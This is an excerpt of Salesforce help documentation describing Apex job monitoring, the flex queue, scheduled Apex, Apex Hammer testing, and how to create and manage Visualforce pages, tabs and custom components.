The Apex job queue lists all Apex jobs that have been submitted for execution. Jobs that have completed execution are listed, as well as those that are not yet finished, including:

- Apex methods with the `future` annotation that have not yet been executed. Such jobs are listed as Future in the Job Type column, and do not have values in the Total Batches or Batches Processed columns.
- Apex classes that implement the `Queueable` interface that have not yet been executed. Such jobs are listed as Future in the Job Type column, and do not have values in the Total Batches or Batches Processed columns.
- Scheduled Apex jobs that have not yet finished executing.
  - Such jobs are listed as Scheduled Apex in the Job Type column, don't have values in the Total Batches or Batches Processed columns, and always have a Queued status.
  - Scheduled jobs can't be aborted from this page; use the Scheduled Jobs page to manage or delete scheduled jobs.
  - Even though a scheduled job appears on both the Apex Jobs and Scheduled Jobs pages, it counts only once against the asynchronous Apex execution limit.
- Apex sharing recalculation batch jobs that have not yet finished execution. Such jobs are listed as Sharing Recalculation in the Job Type column. The records in a sharing recalculation job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.
- Batch Apex jobs that have not yet finished execution. Such jobs are listed as Batch Apex in the Job Type column. The records in a batch Apex job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.

Note: Sharing recalculation batch jobs are currently available through a limited release program. For information on enabling Apex sharing recalculation batch jobs for your organization, contact Salesforce.

This table lists all the possible job status values. The Status column lists the current status of the job. The possible values are:

Status	Description
Queued	Job is awaiting execution.
Preparing	The `start` method of the job has been invoked. This status might last a few minutes depending on the size of the batch of records.
Processing	Job is being processed.
Aborted	Job was aborted by a user.
Completed	Job completed with or without failures.
Failed	Job experienced a system failure.

Batch Apex jobs can also have a status of `Holding` when held in the Apex flex queue. See Monitoring the Apex Flex Queue.

If one or more errors occur during batch processing, the Status Details column gives a short description of the first error. A more detailed description of that error, along with any subsequent errors, is emailed to the user who started the running batch class.

To see all Apex batch classes, click the link at the top of the page to go to the batch jobs page. Click **More Info** on a particular batch class to show the parent jobs of the batch class, including information about:

- Status
- Submitted and completion dates
- Elapsed time for each batch
- Number of processed batches
- Number of failed batches

To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. This is especially useful if you want to view only `future` methods.

Only one batch Apex job's `start` method can run at a time in an org. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

For any type of Apex job, you can click **Abort Job** in the Action column to stop all processing for that job.

All batch jobs that have completed execution are removed from the batch queue list seven days after completion.

For more information about Apex, see the *Force.com Apex Code Developer's Guide*.

SEE ALSO:

Schedule Apex

Monitoring the Apex Flex Queue

Use the Apex Flex Queue page to view and reorder all batch jobs that have a status of Holding. Or reorder your batch jobs programmatically using Apex code.

You can place up to 100 batch jobs in a holding status for future execution. When system resources become available, the jobs are taken from the top of the Apex flex queue and moved to the batch job queue. Up to five queued or active jobs can be processed simultaneously for each org. When a job is moved out of the flex queue for processing, its status changes from Holding to Queued. Queued jobs are executed when the system is ready to process new jobs.

You can reorder jobs in the Apex flex queue to prioritize jobs. For example, you can move a batch job up to the first position in the holding queue to be processed first when resources become available. Otherwise, jobs are processed "first-in, first-out"—in the order in which they're submitted.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Monitoring and Reordering the Apex Flex Queue

The Apex Flex Queue page lists all batch jobs that are in Holding status. You can view information about the job, such as the job ID, submission date, and Apex class. By default, jobs are numbered in the order submitted, starting with position 1, which corresponds to the job that was submitted first. You can change the position of a job by clicking **Reorder** and entering the new position number. The job is moved to the specified position unless the position number is greater than the number of jobs in the queue. In that case, the job is placed at the end of the queue. When you move a job, all other jobs in the flex queue are reordered and renumbered accordingly.

Note: In the Salesforce user interface, the job at the top of the flex queue is in position 1. However, when you work with the flex queue programmatically, the first position in the flex queue is at index 0.

When the system selects the next job from the Apex flex queue for processing, the job is moved from the flex queue to the batch job queue. You can monitor the moved job in the Apex Jobs page by clicking **Apex Jobs**.

Alternatively, you can use `System.FlexQueue` Apex methods to reorder batch jobs in the flex queue. To test the flex queue, use the `getFlexQueueOrder()` and `enqueueBatchJobs(numberOfJobs)` methods in the `System.Test` class.

SEE ALSO:

Apex Developer Guide: FlexQueue Class

Apex Developer Guide: `enqueueBatchJobs(numberOfJobs)`

Apex Developer Guide: `getFlexQueueOrder()`

Schedule Apex

Use the Apex scheduler if you have specific Apex classes that you want to run on a regular basis, or to run a batch Apex job using the Salesforce user interface.

The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

Important: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

To schedule jobs using the Apex scheduler:

1. Implement the `Schedulable` interface in an Apex class that instantiates the class you want to run.
2. From Setup, enter *`Apex Classes`* in the `Quick Find` box, select **Apex Classes**, and then click **Schedule Apex**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

3. Specify the name of a class that you want to schedule.
4. Specify how often the Apex class is to run.
   - For **Weekly**—specify one or more days of the week the job is to run (such as Monday and Wednesday).
   - For **Monthly**—specify either the date the job is to run or the day (such as the second Saturday of every month.)
5. Specify the start and end dates for the Apex scheduled class. If you specify a single day, the job only runs once.
6. Specify a preferred start time. The exact time the job starts depends on service availability.
7. Click **Save**.

Note: You can only have 100 active or scheduled jobs concurrently.

Alternatively, you can call the `System.scheduleBatch` method to schedule the batch job to run once at a future time. For more details, see "Using the `System.scheduleBatch` Method" in the *Apex Developer Guide*.

After you schedule an Apex job, you can monitor the progress of the job on the All Scheduled Jobs page.

Once the job has completed, you can see specifics about the job (such as whether it passed or failed, how long it took to process, the number of records process, and so on) on the Apex Jobs page.

Apex Hammer Test Results

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce runs your org's Apex tests in both the current and new release and compares the results to identify issues for you.

This page displays the results of running Apex tests for this org, as part of the Apex Hammer process. This process runs your org's Apex tests in both the current and new release, and compares the results. Salesforce uses these results to identify any issues to resolve before the release.

The following data is displayed.

- Date when Hammer was last run in this org
- Number of Apex tests executed and passed
- Percentage of Apex tests that are data silo tests
- Date range when Hammer is scheduled to run next

A data silo test is a test method that doesn't have access to org data. The advantages of creating data silo tests are:

- Tests run more reliably because they aren't dependent on data that can sometimes change.
- Failures from those tests are easier to diagnose.
- Finding bugs in the Hammer process is easier.
- Deploying from one org to another is more reliable.

You can make a test run in this preferred manner by using the default behavior. Test methods only use org data when they are annotated with `isTest(SeeAllData=true)` or in a test class annotated with `isTest(SeeAllData=true)`. Data silo tests are supported since API version 24.0. See Isolation of Test Data from Organization Data in Unit Tests.

We highly recommend that as many of your tests as possible be data silo tests. The higher the percentage of data silo tests, the more effective the Hammer process is in finding potential issues in our code base. These issues could affect your org. This early detection enables Salesforce to identify and resolve bugs before we release new software.

We encourage you to write all new Apex tests as data silo tests, and convert existing tests to data silo tests.

Note:

- Maintaining the security of your data is our highest priority. We don't view or modify any data in your org, and all testing is done in a copy that runs in a secure data center.
- We triage bugs based on certain criteria and make every effort to fix them all before release.
- The Hammer process does not run in all orgs.

Apex FAQ

Can I Call an External Web Service With Apex?
What are the Supported WSDL Schema Types for Apex Callouts?
What Is The Difference Between Apex Classes And Triggers?

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Can I Call an External Web Service With Apex?

Yes. You can call operations of Web services with Apex. Using the Apex Classes page, you must first generate an Apex class from the WSDL document of the external Web service before you can call its methods.

SEE ALSO:

Apex FAQ

What are the Supported WSDL Schema Types for Apex Callouts?

For callouts, Apex only supports the document literal wrapped WSDL style, along with primitive and built-in data types. We recommend that you validate the WSDL document and ensure that it contains supported schema types. If a type is not supported by Apex, a callout to a Web service operation may result in an error returned in the callout response , such as "Unable to parse callout response. Apex type not found for element item".

SEE ALSO:

Apex FAQ

What Is The Difference Between Apex Classes And Triggers?

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. A trigger is associated with a standard or custom object and can call methods of Apex classes.

SEE ALSO:

Apex FAQ

Visualforce

Visualforce is a framework that allows developers to build sophisticated, custom user interfaces that can be hosted natively on the Force.com platform. The Visualforce framework includes a tag-based markup language, similar to HTML, and a set of server-side "standard controllers" that make basic database operations, such as queries and saves, very simple to perform.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

With Visualforce you can:

- Create custom user interfaces that easily leverage standard Salesforce styles
- Create custom user interfaces that completely replace the standard Salesforce styles
- Build wizards and other navigation patterns that use data-specific rules for optimal, efficient application interaction

Visualforce comes with a rich component library that allows you to quickly build pages without having to create a lot of functionality yourself. In the Visualforce markup language, each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a custom controller or controller extension written in Apex.

Visualforce Pages

Visualforce pages are the top level container for custom apps built with Visualforce. Create Visualforce pages by adding Visualforce components (standard or custom), static HTML markup, and CSS styles and JavaScript to the page.

Visualforce Components

Visualforce components are small, reusable pieces of functionality—think widgets, panels, user interface elements, that kind of thing—that you use in Visualforce page markup. You can use standard Visualforce components, and create your own custom components.

Static Resources

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files.

SEE ALSO:

Defining Visualforce Pages

Visualforce Components

Visualforce Developer's Guide

Visualforce Pages

Visualforce pages are the top level container for custom apps built with Visualforce. Create Visualforce pages by adding Visualforce components (standard or custom), static HTML markup, and CSS styles and JavaScript to the page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Each Visualforce page has its own unique, permanent URL, and you can link Visualforce pages together to build complex app functionality.

Defining Visualforce Pages

Enabling Development Mode

Viewing and Editing Visualforce Pages

Managing Visualforce Pages

Merge Fields for Visualforce Pages

Create Visualforce Tabs

Build Visualforce tabs so that users can access Visualforce pages from within Salesforce.

Uncaught Exceptions in Visualforce

Visualforce displays extra information when a page encounters errors during execution. This information can help you resolve problems with the page's code, or at least track down an owner to look further into the problem.

Managing Version Settings for Visualforce Pages and Custom Components

Browser Security Settings and Visualforce

Some Visualforce pages are run from `*.force.com` servers. If you set your browser's trusted sites to include `*.salesforce.com`, you must also add `*.force.com` to the list.

Defining Visualforce Pages

You can create Visualforce pages either by using Visualforce development mode, or by creating pages in Setup.

To create a page using the "quick fix" tool available in Visualforce development mode:

1. In your browser, enter a URL in the following form: `https://mySalesforceInstance/apex/nameOfNewPage`, where the value of *`mySalesforceInstance`* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *`nameOfNewPage`* is the value you want to give to the `Name` field on your page definition.

   For example, if you want to create a page called "HelloWorld" and your Salesforce organization uses the `na3.salesforce.com` instance, enter `https://na3.salesforce.com/apex/HelloWorld`.

   Note: Page names can't be longer than 40 characters.

2. Because the page does not yet exist, you are directed to an intermediary page from which you can create your new page. Click **Create page** *`nameOfNewPage`* to create the new page. Both the page `Name` and `Label` are assigned the *`nameOfNewPage`* value you specified in the URL.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and set version settings for Visualforce pages:
- "Customize Application"

To create pages in Setup:

1. From Setup, enter *`Visualforce Pages`* in the `Quick Find` box, then select **Visualforce Pages**.
2. Click **New**.
3. In the `Name` text box, enter the text that should appear in the URL as the page name. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. In the `Label` text box, enter the text that should be used to identify the page in Setup tools, such as when defining custom tabs, or overriding standard buttons.
5. In the `Name` text box, enter the text that should be used to identify the page in the API. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. In the `Description` text box, specify an optional description of the page.

7. Select `Available for Salesforce mobile apps` to enable Visualforce tabs associated with the Visualforce page to be displayed in the Salesforce1 app. This checkbox is available for pages set to API version 27.0 and later.

   Note: Standard object tabs that are overridden with a Visualforce page aren't supported in Salesforce1, even if you select the `Available for Salesforce mobile apps` option for the page. The default Salesforce1 page for the object is displayed instead of the Visualforce page.

   This option has no effect on Visualforce support in the Salesforce Mobile Classic mobile app. Instead, use the `Salesforce Mobile Classic Ready` checkbox on Visualforce Tab setup pages.

8. Select **Require CSRF protection on GET requests** to enable Cross Site Request Forgery (CSRF) protection for GET requests for the page. When checked, it protects against CSRF attacks by modifying the page to require a CSRF confirmation token, a random string of characters in the URL parameters. With every GET request, Visualforce checks the validity of this string of characters and doesn't load the page unless the value found matches the value expected.

   Check this box if the page performs any DML operation when it's initially loaded. When checked, all links to this page need a CSRF token added to the URL query string parameters. This checkbox is available for pages set to API version 28.0 and later.

   Note: In Summer '13, the only way to add a valid CSRF token to a URL is to override an object's standard Delete link with a Visualforce page. The Delete link will automatically include the required token. Don't check this box for any page that doesn't override an object's standard Delete link.

9. In the `Visualforce Markup` text box, enter Visualforce markup for the page. A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
10. Click **Version Settings** to specify the version of Visualforce and the API used with this page. You can also specify versions for any managed packages installed in your organization.
11. Click **Save** to save your changes and return to the Visualforce detail screen, or click **Quick Save** to save your changes and continue editing your page. Your Visualforce markup must be valid before you can save your page.

    Note: Though your Visualforce markup can be edited from this part of Setup, to see the results of your edits you have to navigate to the URL of your page. For that reason, most developers prefer to work with development mode enabled so they can view and edit pages in a single window.

Once your page has been created, you can access it by clicking **Preview**. You can also view it manually by entering a URL in the following form: `http://`*`mySalesforceInstance`*`/apex/`*`nameOfNewPage`*, where the value of *`mySalesforceInstance`* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *`nameOfNewPage`* is the value of the `Name` field on your page definition.

SEE ALSO:

- Enabling Development Mode
- Viewing and Editing Visualforce Pages
- Create Visualforce Tabs
- Enable Visualforce Pages for the Salesforce1 Mobile App

Enabling Development Mode

Although you can view and edit Visualforce page definitions on the Visualforce Pages page in Setup, enabling Visualforce development mode is the best way to build Visualforce pages. Development mode provides you with:

- A special development footer on every Visualforce page that includes the page's view state, any associated controller, a link to the component reference documentation, and a page markup editor that offers highlighting, find-replace functionality, and auto-suggest for component tag and attribute names.
- The ability to define new Visualforce pages just by entering a unique URL.
- Error messages that include more detailed stack traces than what standard users receive.

To enable Visualforce development mode:

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Edit**.
3. Select the Development Mode checkbox.
4. Optionally, select the Show View State in Development Mode checkbox to enable the View State tab on the development footer. This tab is useful for monitoring the performance of your Visualforce pages.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable development mode:
- "Customize Application"

Viewing and Editing Visualforce Pages

From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages** and click the name of a Visualforce page to view its details, including when it was created, when it was last modified, and the Visualforce markup associated with the page.

From the detail page, you can do any of the following:

- Click **Edit** to edit existing page markup.
- Click **Delete** to delete the page.
- Click **Clone** to create a copy of the page. You must specify a new name for the new page.
- Click **Where is this used?** to view a list of all references to the page in your organization.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.
- Click **Preview** to open the page in a new window.

Note: If the Visualforce page is contained in an installed managed package, you can only view the page. You can't edit, delete or clone it.

If the Visualforce page is contained in an installed managed package, the Installed Package indicates the package name. The Available in Package Versions field gives the range of package versions in which the Visualforce page is available. The first version number in the range is the first installed package version that contains the Visualforce page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To clone, edit, or delete Visualforce markup:
- "Customize Application"

To edit custom Visualforce controllers
- "Author Apex"

Viewing and Editing Visualforce Pages with Development Mode Enabled

With development mode enabled, you can view and edit the content of a page by navigating to the URL of the page. For example, if a page is named `HelloWorld`, and your Salesforce instance is `na3.salesforce.com`, enter `https://na3.salesforce.com/apex/HelloWorld` in your browser's address bar.

After enabling development mode, all Visualforce pages display with the development mode footer at the bottom of the browser:

- Click the tab with the name of the page to open the page editor to view and edit the associated Visualforce markup without having to return to the Setup area. Changes display immediately after you save the page.
- If the page uses a custom controller, the name of the controller class is available as a tab. Click the tab to edit the associated Apex class.
- If the page uses any controller extensions, the names of each extension are available as tabs. Clicking on the tab lets you edit the associated Apex class.
- If enabled in Setup, the **View State** tab displays information about the items contributing to the view state of the Visualforce page.
- Click **Save** (just above the edit pane) to save your changes and refresh the content of the page.
- Click **Component Reference** to view the documentation for all supported Visualforce components.
- Click **Where is this used?** to view a list of all items in Salesforce that reference the page, such as custom tabs, controllers, or other pages.
- Click the Collapse button ( ) to collapse the development mode footer panel. Click the Expand button ( ) to toggle it back open.
- Click the Disable Development Mode button ( ) to turn off development mode entirely. Development mode remains off until you enable it again from your personal information page in your personal settings.

Managing Visualforce Pages

After creating Visualforce pages, you can customize, edit, and delete them. From Setup, enter *`Visualforce Pages`* in the `Quick Find` box, then select **Visualforce Pages** to display the Pages list page, which shows all the Visualforce pages defined for your organization. From the Pages list page, you can:

- Click **New** to define a new Visualforce page.
- Click a page name to display detailed information about the page, including its label and Visualforce markup.
- Click **Edit** next to a page name to modify the page's name, label, or Visualforce markup.

  Note: A icon indicates that a Visualforce page is in an installed managed package. You can't edit or delete a Visualforce page in a managed package.

- Click **Del** to remove a page.
- Click **Security** to manage the security for the page.
- Click the Preview button ( ) to open the page in a new window.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit Visualforce pages:
- "Customize Application"

Merge Fields for Visualforce Pages

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Visualforce pages use the same expression language as formulas—that is, anything inside `{! }` is evaluated as an expression that can access values from records that are currently in context. For example, you can display the current user's first name by adding the `{!$User.FirstName}` merge field to a page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
<apex:page>
    Hello {!$User.FirstName}!
s</apex:page>
```

If your user's name is John, the page will display `Hello John!`

You also can use merge fields or other functions to personalize your object-level help content.

SEE ALSO:

Defining Visualforce Pages

Create Visualforce Tabs

Build Visualforce tabs so that users can access Visualforce pages from within Salesforce.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create Visualforce Tabs:
- "Customize Application"

1. From Setup, enter *Tabs* in the `Quick Find` box, then select **Tabs**.
2. Click **New** in the Visualforce Tabs related list.
3. Select the Visualforce page to display in the custom tab.
4. Enter a label to display on the tab.
5. Click the `Tab Style` lookup icon to display the Tab Style Selector.

   If a tab style is already in use, a number enclosed in brackets [] appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click `Hide styles which are used on other tabs` to filter this list.
6. Click a tab style to select the color scheme and icon for the custom tab.

   Optionally, click **Create your own style** on the Tab Style Selector dialog to create a custom tab style if your org has access to the Documents tab. To create your own tab style:

   a. Click the **Color** lookup icon to display the color selection dialog and click a color to select it.

   b. Click **Insert an Image**, select the document folder, and select the image you want to use.

      Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

Note: This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ( ).

c. Select a file and click **OK**. The New Custom Tab wizard reappears.

7. Optionally, select the `Salesforce Mobile Classic Ready` checkbox to indicate that the Visualforce page displays and functions properly in the Salesforce Mobile Classic app.

   Selecting the checkbox adds the tab to the list of available tabs for your Salesforce Mobile Classic configurations. Before mobilizing a Visualforce tab, review the Salesforce Mobile Classic tab considerations to ensure that the Visualforce pages in your tabs are compatible with mobile browsers.

   Note: The `Salesforce Mobile Classic Ready` checkbox is visible only if Salesforce Mobile Classic is enabled for your organization.

   This setting doesn't affect the display of Visualforce tabs in the Salesforce1 app. To enable a new Visualforce tab for use in Salesforce1, see Enable Visualforce Pages for the Salesforce1 Mobile App on page 1056 and Defining Visualforce Pages on page 5823.

8. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab. Splash pages don't display in the Salesforce Mobile Classic app. Avoid using a splash page if you plan to mobilize this tab.
9. Enter a description of the tab, if desired, and click **Next**.
10. Choose the user profiles for which the new custom tab will be available.
11. Specify the custom apps that should include the new tab.
12. Select **Append tab to users' existing personal customizations** to add the tab to your users' customized display settings if they have customized their personal display.
13. Click **Save**.

SEE ALSO:

Defining Visualforce Pages

Uncaught Exceptions in Visualforce

Visualforce displays extra information when a page encounters errors during execution. This information can help you resolve problems with the page's code, or at least track down an owner to look further into the problem.

If a Visualforce page that you didn't develop has an error or uncaught exception:

- You see a simple explanation of the problem in Salesforce.
- The developer who wrote the page receives the error via email with your organization and user ID. No other user data is included in the report.

If you're in development mode and *not* in the same namespace as the page, you see the exception message, the exception type, and a notification that the developer was notified by email.

If you're the developer and in the same namespace as the page, and you are *not* in development mode, you see an exception message. You might also see a message indicating that the developer has been notified. If you *are* in development mode, you see the exception message, the exception type, and the Apex stack trace.

SEE ALSO:

Debugging Your Code

Managing Version Settings for Visualforce Pages and Custom Components

To aid backwards-compatibility, each Visualforce page and custom component is saved with version settings for the specified version of the API as well as the specific version of Visualforce. If the Visualforce page or component references installed managed packages, the version settings for each managed package referenced by the page or component is saved too. This ensures that as Visualforce, the API, and the components in managed packages evolve in subsequent versions, Visualforce pages and components are still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Note: Package components and Visualforce custom component are distinct concepts. A package is comprised of many elements, such as custom objects, Apex classes and triggers, and custom pages and components.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and set version settings for Visualforce pages:

- "Customize Application"

To set the Salesforce API and Visualforce version for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.

   Note: You can only modify the version settings for a page or custom component on the Version Settings tab when editing the page or component in Setup.

2. Select the `Version` of the Salesforce API. This is also the version of Visualforce used with the page or component.
3. Click **Save**.

To configure the package version settings for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the Visualforce page or component. This version of the managed package will continue to be used by the page or component if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that isn't already associated with the page or component.
3. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce page or custom component that references a managed package without specifying a version of the managed package, the page or component is associated with the latest installed version of the managed package by default.
- You can't **Remove** a Visualforce page or component's version setting for a managed package if the package is referenced by the page or component. Use **Show Dependencies** to find where the managed package is referenced.

Browser Security Settings and Visualforce

Some Visualforce pages are run from `*.force.com` servers. If you set your browser's trusted sites to include `*.salesforce.com`, you must also add `*.force.com` to the list.

Depending on your browser and browser settings, you may see an error similar to the following on some pages:

```
Your browser privacy settings have prevented this page from showing some content. To display this content you need to change your browser privacy settings to allow "Third Party" cookies from the domain mypages.na1.visual.force.com. Alternatively, if your browser is Internet Explorer, you can add mypages.na1.visual.force.com. to your trusted sites list in the security options page.
```

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce includes a Platform for Privacy Preferences Project (P3P) header on some pages. The header is composed of the following settings:

Purpose
CUR - Information is used to complete the activity for which it was provided.

Category
STA - Mechanisms for maintaining a stateful session with a user or automatically recognizing users who have visited a particular site or accessed particular content previously; for example, HTTP cookies.

Recipient
OTR - Legal entities following different practices. Users cannot opt-in or opt-out of this usage.

If your browser is configured to support P3P, this header allows all Visualforce pages to display. For information on P3P, see Platform for Privacy Preferences (P3P) Project.

If your browser is set to block third-party cookies, and it does not use the P3P header, and you see an error similar to the one above, perform one of the following actions:

- Configure P3P for your browser
- Change your browser settings to allow third-party cookies
- Add the appropriate server to your browser's cookies exception list

Visualforce Components

Visualforce components are small, reusable pieces of functionality—think widgets, panels, user interface elements, that kind of thing—that you use in Visualforce page markup. You can use standard Visualforce components, and create your own custom components.

Salesforce provides a library of standard, pre-built components, such as `<apex:relatedList>` and `<apex:dataTable>`, that can be used to develop Visualforce pages. In addition, you can build your own custom components to augment this library.

A custom component encapsulates a common design pattern that can be reused in one or more Visualforce pages. It consists of:

- A set of Visualforce markup demarcated by the `<apex:component>` tag
- An optional component controller written in Apex that allows the component to perform additional logic, such as sorting items in a list, or calculating values

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

For example, suppose you want to create a photo album using Visualforce pages. Each photo in the album has its own border color, and a text caption that displays beneath it. Rather than repeating the Visualforce markup required for displaying every photo in the

album, you can define a custom component named `singlePhoto` that has attributes for image, border color, and caption, and then uses those attributes to display the image on the page. Once defined, every Visualforce page in your organization can leverage the `singlePhoto` custom component in the same way as a page can leverage standard components such as `<apex:dataTable>` or `<apex:relatedList>`.

Unlike page templates, which also enable developers to reuse markup, custom components provide more power and flexibility because:

- Custom components allow developers to define attributes that can be passed in to each component. The value of an attribute can then change the way the markup is displayed on the final page, and the controller-based logic that executes for that instance of the component. This behavior differs from that of templates, which do not have a way of passing information from the page that uses a template to the template's definition itself.
- Custom component descriptions are displayed in the application's component reference dialog alongside standard component descriptions. Template descriptions, on the other hand, can only be referenced through the Setup area of Salesforce because they are defined as pages.

Defining Visualforce Custom Components

Viewing and Editing Visualforce Custom Components

Managing Visualforce Custom Components

SEE ALSO:

Defining Visualforce Custom Components

Viewing and Editing Visualforce Custom Components

Defining Visualforce Custom Components

To create a Visualforce custom component:

1. In Salesforce from Setup, enter *Components* in the `Quick Find` box, then select **VisualforceComponents**.
2. Click **New**.
3. In the `Label` text box, enter the text that should be used to identify the custom component in Setup tools.
4. In the `Name` text box, enter the text that should identify this custom component in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
5. In the `Description` text box, enter a text description of the custom component. This description appears in the component reference with other standard component descriptions as soon as you click **Save**.
6. In the `Body` text box, enter Visualforce markup for the custom component definition. A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
7. Click **Version Settings** to specify the version of Visualforce and the API used with this component. You can also specify versions for any managed packages installed in your organization.
8. Click **Save** to save your changes and view the custom component's detail screen, or click **Quick Save** to save your changes and continue editing your component. Your Visualforce markup must be valid before you can save your component.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create custom components:

- "Customize Application"

Note: You can also create a custom component in Visualforce development mode by adding a reference to a custom component that doesn't yet exist to Visualforce page markup. After saving the markup, a quick fix link appears that allows you to create a new component definition (including any specified attributes) based on the name that you provided for the component.

For example, if you haven't yet defined a custom component named `myNewComponent` and insert `<c:myNewComponent myNewAttribute="foo"/>` into existing page markup, after clicking **Save** a quick fix allows you to define a new custom component named `myNewComponent` with the following default definition:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

You can modify this definition from Setup by entering *Components* in the `Quick Find` box, then selecting **VisualforceComponents**, and then clicking **Edit** next to the myNewComponent custom component.

SEE ALSO:

Visualforce Components

Visualforce Components

Viewing and Editing Visualforce Custom Components

From Setup, enter *Components* in the `Quick Find` box, then select **VisualforceComponents** and click the name of a custom component to view its definition.

From the detail page, you can do any of the following:

- Click **Edit** to edit the custom component.
- Click **Delete** to delete the custom component.
- Click **Clone** to create a copy of the custom component. You must specify a new name for the new component.
- Click **Where is this used?** to view a list of all references to the custom component in your organization.
- Click **Show Dependencies** to display the items, such as another component, permission, or preference, that must exist for this custom component to be valid.

